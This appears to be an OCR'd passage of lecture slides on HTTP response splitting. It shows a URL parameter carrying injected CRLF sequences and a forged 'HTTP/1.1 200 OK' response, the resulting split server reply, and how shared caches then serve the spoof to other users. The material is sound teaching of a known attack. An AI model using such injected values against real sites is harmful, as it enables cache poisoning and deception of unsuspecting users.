
- Suppose browser sends:

```
http://.../by_lang.jsp ? lang=
  “  french \n
      Content-length: 0  \r\n\r\n
      HTTP/1.1 200 OK
      Spoofed page  ”
```

(URL encoded)

Bad input

- HTTP response from server looks like:



```
HTTP/1.1 302                        (redirect)
Date: …
Location: /by_lang.jsp ? lang= french
Content-length: 0

HTTP/1.1 200 OK
Content-length: 217

Spoofed page
```

So what?

- What just happened:
  - Attacker submitted bad URL to victim.com
    - URL contained spoofed page in it
  - Got back spoofed page
- So what?
  - Cache servers along path now store spoof of victim.com
  - Will fool any user using same cache server
- Defense: don't do that.